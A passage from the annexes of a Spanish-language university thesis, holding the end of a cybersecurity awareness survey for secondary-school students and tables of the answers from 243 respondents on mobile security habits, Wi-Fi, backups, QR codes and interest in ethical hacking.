9. ¿Ahora que conoces las medidas de protección de ciberseguridad compartes con amigos o familiares para ayudarlos a protegerse?

   Siempre ○ A veces ○ Nunca ○

10. ¿Estarías interesado en aprender más sobre técnicas avanzadas de ciberseguridad, como hacking ético?

    Si ○
    No ○

11. Si estas interesado en conocer más sobre ciberseguridad déjame tu correo o teléfono para brindarme más información

---

"Si has sido víctima de un incidente de ciberseguridad, como robo de información o clonación de tu dispositivo, contáctame para ayudarte." Correo de contacto: erazo.israel98@gmail.com

Gracias por tu participación

UTN FICA

Avalado por: Israel Erazo

Tutor: ING. Fabián Geovanny Cuzme Rodríguez MSc.

Anexo 5: Tabulación de resultados de la encuesta final

En la Tabla 25 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #1.

1. **¿Qué tanto sabes sobre Ciberseguridad?**

Tabla 24

Tabla de la primera pregunta en la encuesta final

Pregunta 1		
Respuestas	Encuestados	%
ALTO	66	27%
MEDIO	92	38%
BAJO	85	35%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la primera pregunta sobre el conocimiento de ciberseguridad

En la Tabla 26 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #2.

2. **¿Actualmente cuáles son las medidas de ciberseguridad para tus dispositivos móviles?**

Tabla 25

Tabla de la segunda pregunta en la encuesta final

Pregunta 2	
Respuestas	Encuestados
Uso de contraseña, PIN o patrón de bloqueo	109
Mantengo el celular y las aplicaciones actualizadas.	78
Evito conectarme a redes Wi-Fi públicas.	109

No descargo aplicaciones de páginas desconocidas.	76
TOTAL	243

Nota. En la tabla se observa los resultados de la segunda pregunta sobre las medidas de ciberseguridad

En Tabla 27 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #3.

3. **¿Cuándo instalas una aplicación para tu dispositivo móvil, validas o verificas la fuente y los permisos de la aplicación?**

Tabla 26

Tabla de la tercera pregunta en la encuesta final

Pregunta 3		
Respuestas	Encuestados	%
SI	109	45%
NO	134	55%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la tercer pregunta sobre la instalación de aplicaciones no verificadas

En la Tabla 28 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #4.

4. **¿Sabes identificar una red Wifi Insegura?**

Tabla 27

Tabla de la cuarta pregunta en la encuesta final

Pregunta 4		
Respuestas	Encuestados	%

Sí, y evito conectarme a ellas.	30	12%
Sí, pero me conecto si es necesario.	28	11%
No estoy seguro/a de cómo identificar una red insegura.	89	37%
No, no sé cómo hacerlo.	96	40%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la cuarta pregunta sobre la identificación de una red Wifi falsa

En Tabla 29 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #5.

5. **¿Con qué frecuencia realizas copias de seguridad de tus archivos y datos importantes?**

Tabla 28

Tabla de la quinta pregunta en la encuesta final

	Pregunta 5	
Respuestas	Encuestados	%
Regularmente	18	7%
Ocasionalmente	107	44%
Solo cuando cambio de dispositivo.	95	39%
Nunca.	23	10%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la quinta pregunta sobre la copia de seguridad de la información.

En la Tabla 30 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #6.

6. **¿Qué tan Importante consideras la publicación de datos que comprometen tu privacidad?**

Tabla 29

Tabla de la sexta pregunta en la encuesta final

Pregunta 6		
Respuestas	Encuestados	%
ALTO	106	44%
MEDIO	81	33%
BAJO	56	23%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la sexta pregunta sobre la publicación de datos.

En la Tabla 31 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #7.

7. **¿Sabiendo que un código QR malicioso podría clonar tu dispositivo o robar tu información personal, ¿estarías dispuesto/a escanearlo sin utilizar una aplicación que detecte códigos QR falsos?**

Tabla 30

Tabla de la séptima pregunta en la encuesta final

Pregunta 7		
Respuestas	Encuestados	%
SI	49	20%
NO	194	80%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la séptima pregunta sobre los QR Falsos.

En la Tabla 32 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #8.

8. **¿Una vez que conoces las herramientas de análisis de Trafico que tan probable es que utilices estas herramientas para los dispositivos?**

Tabla 31

Tabla de la octava pregunta en la encuesta final

Pregunta 8		
Respuestas	Encuestados	%
Muy probable	100	41%
Probable	55	23%
Poco probable	75	31%
Nada probable	13	5%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la octava pregunta sobre el análisis de tráfico.

En la Tabla 33 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #9.

9. **¿Ahora que conoces las medidas de protección de ciberseguridad compartes con amigos o familiares para ayudarlos a protegerse?**

Tabla 32

Tabla de la novena pregunta en la encuesta final

Pregunta 9		
Respuestas	Encuestados	%
Siempre	96	40%
A veces	127	52%
Nunca	20	8%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la novena pregunta sobre la compartición de métodos en ciberseguridad.

En la Tabla 34 se indica la tabulación de los datos obtenidos en la encuesta realizada a los estudiantes de educación media superior para la pregunta #10.

10. ¿Estarías interesado en aprender más sobre técnicas avanzadas de ciberseguridad, como hacking ético?

Tabla 33

Tabla de la décima pregunta en la encuesta final

Pregunta 10		
Respuestas	Encuestados	%
SI	199	82%
NO	44	18%
TOTAL	243	100%

Nota. En la tabla se observa los resultados de la décima pregunta sobre técnicas avanzadas de hacking ético.

Anexo 6: Evidencia Fotográfica Charlas

Anexo 7: Evidencia Fotográfica entrega Manual de buenas Prácticas Ciberseguridad revisado